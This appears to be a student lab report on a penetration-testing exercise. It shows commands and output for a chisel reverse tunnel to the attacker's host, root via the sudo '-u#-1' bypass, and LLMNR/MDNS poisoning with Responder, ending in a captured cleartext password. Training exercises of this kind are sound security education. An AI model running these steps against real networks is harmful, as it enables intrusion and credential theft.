# Ex100 Submission

Gary Jones

## Contents

# Executive Summary

## Project Overview

## Goals

The goal of this exercise is to use Responder to capture credentials.

## Risk Ranking/Profile and Summary of Findings

This finding is critical as I was able to use Responder to identify the credentials of not.nomen on devbox.artstailor.com which are credentials I was not meant to have access to.

# Technical Report

## Introduction

## Finding: *Descriptive NaMe*

I found the credentials of not.nomen using Responder after granting myself root privileges on the devbox.artstailor.com system.

### Risk Rating

The risk rating of this finding is critical as I am able to identify the credentials of the compromised system.

### Vulnerability Description


The nature of the vulnerability is that by using root privileges and TCP dump and Responder with the flags -I ens32 -wFb I am able to have the system listen for activity and subsequently identify user credentials.

### Confirmation method

The findings were confirmed by using ./tcpdump to save the results and run the data on wireshark. Utilizing wireshark I was able to confirm that the information is correct by searching for a GET request in the info column and also looking for the wpad destination which is the relevant data type generated by Responder.


# Attack Narrative

Using established credentials I logged into costumes.artstailor.com and then used proxychains to connect to t.turing@devbox.artstailor.com - and using a known exploit escalated my privileges to root (see figures 1 and 2). Following this I then copied the ssl-extras directory to windows and issued the setup.py command alongside copying Responder from kali into devbox (see figures 3, 4 and 5). I then had to shut off all programs that were interfering with Responder which were apache2 and smbd (see figures 6 and 7). Once all interfering programs were disabled I then ran tcpdump and Responder simultaneously making sure to save the tcpdump data (see figures 8 and 9). From Responder I was able to identify the not.nomen credentials thus identifying that Responder can in fact be used to gather sensitive data about the users on the system (see figure 10). This was then verified utilizing wireshark where the Basic Authorization was found by looking for the wpad destination (the file type used by responder) coupled with the Get request identified in the info column (see figure 11 and 12). In another session I performed I found the same information elsewhere on wireshark and noticed that the Authorization data is automatically decrypted by wireshark (see figure 13).



```
┌──(kali㉿kali)-[~]
└─$ rdesktop -r disk:tmp=/tmp/ 217.70.184.3
Autoselecting keyboard map 'en-us' from locale

ATTENTION! The server uses and invalid security certificate which can not be trusted for
the following identified reasons(s);

 1. Certificate issuer is not trusted by this system.

     Issuer: CN=costumes.artstailor.com


Review the following certificate info before you trust it to be added as an exception.
If you do not trust the certificate the connection atempt will be aborted:

    Subject: CN=costumes.artstailor.com
     Issuer: CN=costumes.artstailor.com
 Valid From: Mon Oct  4 16:37:06 2021
         To: Tue Apr  5 16:37:06 2022

  Certificate fingerprints:

       sha1: 349b0a38241d0067356bfa7d0247c3018c5ad097
     sha256: a6eacd278eb6806cd810d6bb7194d5488f34b288c1ed589f158a12fbe9ac385b


Do you trust this certificate (yes/no)? yes
```

Figure 1:



rdesktop - 217.70.184.3
Recycle Bin
Administrator: Command Prompt - powershell -exec bypass
kali@kali: ~/Chisel
File Actions Edit View Help
t.turing@devbox: ~
File Actions Edit View Help

```
Microsoft Windows [Version 10.0.19043.1288]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>net use
New connections will be remembered.


Status       Local     Remote                    Network

-------------------------------------------------------------------------------
                       \\TSCLIENT\tmp            Microsoft Terminal Se
The command completed successfully.


C:\Windows\system32>net use z: \\TSCLIENT\tmp
The command completed successfully.


C:\Windows\system32>powershell -exec bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> z:
PS Z:\> .\chisel-x64.exe client 172.24.0.10:8000 R:9050:socks
2021/11/20 01:21:33 client: Connecting to ws://172.24.0.10:8000
2021/11/20 01:21:33 client: Connected (Latency 1.0237ms)
_
```

```
┌──(kali㉿kali)-[~]
└─$ cd Chisel

┌──(kali㉿kali)-[~/Chisel]
└─$ ./chisel server -p 8000 --reverse --socks5
2021/11/19 21:19:32 server: Reverse tunnelling enabled
2021/11/19 21:19:32 server: Fingerprint PEGNBk4bXvVLn9Zj/tFYZqmQw/6+hRCTdd57LS74uLM=
2021/11/19 21:19:32 server: Listening on http://0.0.0.0:8000
2021/11/19 21:21:33 server: session#1: tun: proxy#R:127.0.0.1:9050=>socks: Listening
```


```
┌──(kali㉿kali)-[~]
└─$ proxychains ssh t.turing@devbox.artstailor.com -p22
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  devbox.artstailor.com:22  ...  OK
The authenticity of host 'devbox.artstailor.com (224.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:k6bRQfncfZ45pN7RHFUzhXT52JRgXZc6DMJ7u6Vbdjk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'devbox.artstailor.com,224.0.0.1' (ECDSA) to the list of known hosts.
t.turing@devbox.artstailor.com's password:
Linux devbox 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
t.turing@devbox:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
t.turing@devbox:~$ echo /bin/bash > /usr/bin/ps
t.turing@devbox:~$ sudo -u#-1 /usr/bin/ps
Password:
root@devbox:/home/t.turing# █
```

Figure 2:



```
┌──(kali㉿kali)-[~]
└─$ proxychains scp -r /home/kali/sslstrip-extras t.turing@devbox.artstailor.com:/home/t.turing
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  devbox.artstailor.com:22  ...  OK
t.turing@devbox.artstailor.com's password: █
```


Figure 3:



```
demo_insults.tac                                    100% 7047     5.4MB/s   00:00
demo_recvline.tac                                   100% 2797     2.5MB/s   00:00
window.tac                                          100% 5882     5.7MB/s   00:00
demo.tac                                            100%  930     1.1MB/s   00:00
demo_manhole.tac                                    100% 2024     2.4MB/s   00:00
telnet_echo.tac                                     100% 1156     1.5MB/s   00:00
sshsimpleserver.py                                  100% 3777     4.2MB/s   00:00
demo_scroll.tac                                     100% 3516     3.8MB/s   00:00
index.html                                          100% 2272     2.8MB/s   00:00
sshsimpleclient.py                                  100% 3567     3.9MB/s   00:00
im.html                                             100% 6753     6.5MB/s   00:00
index.html                                          100%  703   960.1KB/s   00:00
im-man.html                                         100% 1568     1.8MB/s   00:00
im.1                                                100%  561   781.2KB/s   00:00
index.html                                          100%  899     1.2MB/s   00:00
minchat.py                                          100% 3812     3.3MB/s   00:00
cursesclient.py                                     100% 5608     5.5MB/s   00:00
jabber_client.py                                    100%  881     1.1MB/s   00:00
oscardemo.py                                        100% 4320     4.4MB/s   00:00
pb_client.py                                        100% 2838     3.4MB/s   00:00
ircLogBot.py                                        100% 4561     4.2MB/s   00:00
msn_example.py                                      100% 1980     2.4MB/s   00:00
xmpp_client.py                                      100% 2125     2.4MB/s   00:00
index.html                                          100% 1431     1.7MB/s   00:00
aimbot.py                                           100% 1659     1.1MB/s   00:00
INSTALL                                             100%  935     1.3MB/s   00:00
sslstrip.py                                         100% 4066     3.7MB/s   00:00

┌──(kali㉿kali)-[~]
└─$ 
```

```
Pictures:

Music:

Downloads:

Documents:

Desktop:
root@devbox:/home/t.turing# ls
Desktop    Downloads  Pictures  responder  Videos
Documents  Music      Public    Templates
root@devbox:/home/t.turing# dir sslstrip-extras /s /p
dir: cannot access 'sslstrip-extras': No such file or directory
dir: cannot access '/s': No such file or directory
dir: cannot access '/p': No such file or directory
root@devbox:/home/t.turing# ls
Desktop    Downloads  Pictures  responder        Templates
Documents  Music      Public    sslstrip-extras  Videos
root@devbox:/home/t.turing# cd sslstrip-extras/
root@devbox:/home/t.turing/sslstrip-extras# sudo python setup.py install
running install
running build
running build_py
creating build
creating build/lib.linux-x86_64-2.7
creating build/lib.linux-x86_64-2.7/sslstrip
copying sslstrip/ClientRequest.py → build/lib.linux-x86_64-2.7/sslstrip
copying sslstrip/StrippingProxy.py → build/lib.linux-x86_64-2.7/sslstrip
copying sslstrip/DnsCache.py → build/lib.linux-x86_64-2.7/sslstrip
```


Figure 4:



```
┌──(kali㉿kali)-[~]
└─$ proxychains scp -r /usr/share/responder t.turing@devbox.artstailor.com:/home/t
.turing
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] DLL init: proxychains-ng 4.14
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  devbox.artstailor.com:22  .
..  OK
t.turing@devbox.artstailor.com's password:
LLMNR.py                                            100% 3476   971.2KB/s   00:00
MDNS.py                                             100% 2942     1.0MB/s   00:00
__init__.py                                         100%    0     0.0KB/s   00:00
NBTNS.py                                            100% 3077     1.1MB/s   00:00
NBTNS.cpython-39.pyc                                100% 2031   553.7KB/s   00:00
LLMNR.cpython-39.pyc                                100% 2700   897.4KB/s   00:00
MDNS.cpython-39.pyc                                 100% 2114   845.6KB/s   00:00
__init__.cpython-39.pyc                             100%  133    56.6KB/s   00:00
MultiRelay.py                                       100%   39KB   7.4MB/s   00:00
Sysvsc.c                                            100% 2970     1.2MB/s   00:00
Runas.c                                             100% 3298     1.4MB/s   00:00
RelayMultiPackets.py                                100%   52KB  10.7MB/s   00:00
odict.py                                            100% 3447     1.1MB/s   00:00
RelayMultiCore.py                                   100%   93KB  12.7MB/s   00:00
__init__.py                                         100%    0     0.0KB/s   00:00
RelayMultiCore.cpython-39.pyc                       100%   51KB  10.4MB/s   00:00
odict.cpython-39.pyc                                100% 4241     1.4MB/s   00:00
__init__.cpython-39.pyc                             100%  140    62.7KB/s   00:00
RelayMultiPackets.cpython-39.pyc                    100%   29KB   5.0MB/s   00:00
```


```
[proxychains] Dynamic chain  ...  127.0.0.1:9050  ...  devbox.artstailor.com:22
The authenticity of host 'devbox.artstailor.com (224.0.0.1)' can't be establishe
ECDSA key fingerprint is SHA256:k6bRQfncfZ45pN7RHFUzhXT52JRgXZc6DMJ7u6Vbdjk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'devbox.artstailor.com,224.0.0.1' (ECDSA) to the list
t.turing@devbox.artstailor.com's password:
Linux devbox 4.19.0-18-amd64 #1 SMP Debian 4.19.208-1 (2021-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
t.turing@devbox:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
t.turing@devbox:~$ echo /bin/bash > /usr/bin/ps
t.turing@devbox:~$ sudo -u#-1 /usr/bin/ps
Password:
root@devbox:/home/t.turing# pwd
/home/t.turing
root@devbox:/home/t.turing# scp.enable=true
bash: scp.enable=true: command not found
root@devbox:/home/t.turing# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
root@devbox:/home/t.turing# ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos
root@devbox:/home/t.turing# ls
Desktop  Documents  Downloads  Music  Pictures  Public  responder  Templates  Vi
root@devbox:/home/t.turing# 
```

Figure 5:




```
3983679 packets captured
4048250 packets received by filter
64564 packets dropped by kernel
root@devbox:/home/t.turing/sslstrip-extras# kill 537
bash: kill: (537) - No such process
root@devbox:/home/t.turing/sslstrip-extras# kill 527
bash: kill: (527) - No such process
root@devbox:/home/t.turing/sslstrip-extras# service apache2 stop
root@devbox:/home/t.turing/sslstrip-extras# sudo service --status-all
 [ - ]  alsa-utils
 [ - ]  anacron
 [ - ]  apache-htcacheclean
 [ - ]  apache2
 [ + ]  apparmor
 [ + ]  avahi-daemon
 [ - ]  bluetooth
 [ - ]  console-setup.sh
 [ + ]  cron
 [ + ]  cups
 [ + ]  cups-browsed
 [ + ]  dbus
 [ + ]  gdm3
 [ - ]  hwclock.sh
 [ - ]  keyboard-setup.sh
 [ + ]  kmod
 [ + ]  network-manager
 [ + ]  networking
 [ - ]  plymouth
 [ - ]  plymouth-log
 [ - ]  pppd-dns
 [ + ]  procps
 [ + ]  rsyslog
 [ - ]  saned
 [ - ]  speech-dispatcher
 [ + ]  ssh
 [ - ]  sudo
 [ + ]  udev
 [ + ]  unattended-upgrades
 [ - ]  x11-common
root@devbox:/home/t.turing/sslstrip-extras# kill 527
bash: kill: (527) - No such process
```

Figure 6:



```
Try 'grep --help' for more information.
root@devbox:/home/t.turing/sslstrip-extras# netstat -tnlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program na
me
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      542/smbd

tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      512/sshd

tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      733/cupsd

tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      542/smbd

tcp6       0      0 :::139                  :::*                    LISTEN      542/smbd

tcp6       0      0 :::22                   :::*                    LISTEN      512/sshd

tcp6       0      0 ::1:631                 :::*                    LISTEN      733/cupsd

tcp6       0      0 :::445                  :::*                    LISTEN      542/smbd

root@devbox:/home/t.turing/sslstrip-extras# kill 542
root@devbox:/home/t.turing/sslstrip-extras# netstat -tnlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      512/sshd
tcp        0      0 127.0.0.1:631           0.0.0.0:*               LISTEN      733/cupsd
tcp6       0      0 :::22                   :::*                    LISTEN      512/sshd
tcp6       0      0 ::1:631                 :::*                    LISTEN      733/cupsd
root@devbox:/home/t.turing/sslstrip-extras# 
```


Figure 7:



```
9211058 packets captured
9291409 packets received by filter
80344 packets dropped by kernel
root@devbox:/home/t.turing/sslstrip-extras# sudo ./tcpdump -i ens32
```


```
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKi
ke Gecko) HeadlessChrome/93.0.4577.0 Safari/537.36
[*] Skipping previously captured cleartext password for not.nomen
[*] Exiting...
root@devbox:/home/t.turing/responder# python Responder.py -I ens32 -wFb
```

Figure 8:



```
root@devbox:/home/t.turing/sslstrip-extras# sudo ./tcpdump -i ens32 -v -w dump.pca
p
tcpdump: listening on ens32, link type EN10MB (Ethernet), capture size 262144 byte
```


Figure 9:



```
s [.], ack 822209716, win 8208, length 0
18:35:45.483790 IP devbox.artstailor.com.ssh > costumes.a
s [P.], seq 822210356:822210544, ack 545617, win 501, ler
18:35:45.483832 IP devbox.artstailor.com.ssh > costumes.a
s [P.], seq 822210544:822211140, ack ```17      501, ler
18:35:45.483889 IP costumes.artstailor.com.58656 > 172.24
eq 898694794:898695030, ack 15044839, win 16434, length :
18:35:45.483890 IP costumes.artstailor.com.58656 > 172.24
eq 898695030:898695538, ack 15044839, win 16434, length :
18:35:45.483891 IP costumes.artstailor.com.60131 > devbox
s [.], ack 822210356, win 8212, length 0
18:35:45.483893 IP devbox.artstailor.com.ssh > costumes.a
s [P.], seq 822211140:822211328, ack 545617, win 501, ler
18:35:45.483932 IP devbox.artstailor.com.ssh > costumes.a
s [P.], seq 822211328:822211924, ack 545617, win 501, ler
18:35:45.483964 IP 172.24.0.10.8000 > costumes.artstailor
eq 15044839:15044963, ack 898687326, win 24568, len `  1:
18:35:45.483965 IP 172.24.0.10.8000 > costumes.artstailor
k 898690438, win 24568, length 0
18:35:45.483973 IP devbox.artstailor.com.ssh > costumes.a
s [P.], seq 822211924:822212112, ack 5456``,    5E`  `er
18:35:45.484003 IP devbox.artstailor.com.ssh > costumes.a
s [P.], seq 822212112:822212556, ack 545617, win 501, ler
18:35:45.484031 IP costumes.artstailor.com.60131 > devbox
s [.], ack 822211140, win 8209, length 0
18:35:45.484034 IP devbox.artstailor.com.ssh > costumes.a
s [P.], seq 822212556:822212744, ack 545617, win 501, ler
```

```
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
essChrome/93.0.4577.0 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
essChrome/93.0.4577.0 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
essChrome/93.0.4577.0 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
essChrome/93.0.4577.0 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
essChrome/93.0.4577.0 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
essChrome/93.0.4577.0 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
essChrome/93.0.4577.0 Safari/537.36
[HTTP] Basic Client   : 10.70.184.101
[HTTP] Basic Username : not.nomen
[HTTP] Basic Password : KEY010-oMa6rGX9ImAP3N9vXCpOFw==
[*] [MDNS] Poisoned answer sent to 10.70.184.101   for name wpad.local
[*] [LLMNR]  Poisoned answer sent to 10.70.184.101 for name wpad
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
essChrome/93.0.4577.0 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
essChrome/93.0.4577.0 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
essChrome/93.0.4577.0 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
essChrome/93.0.4577.0 Safari/537.36
[HTTP] User-Agent        : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, li
essChrome/93.0.4577.0 Safari/537.36
```

Figure 10:


dump.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>

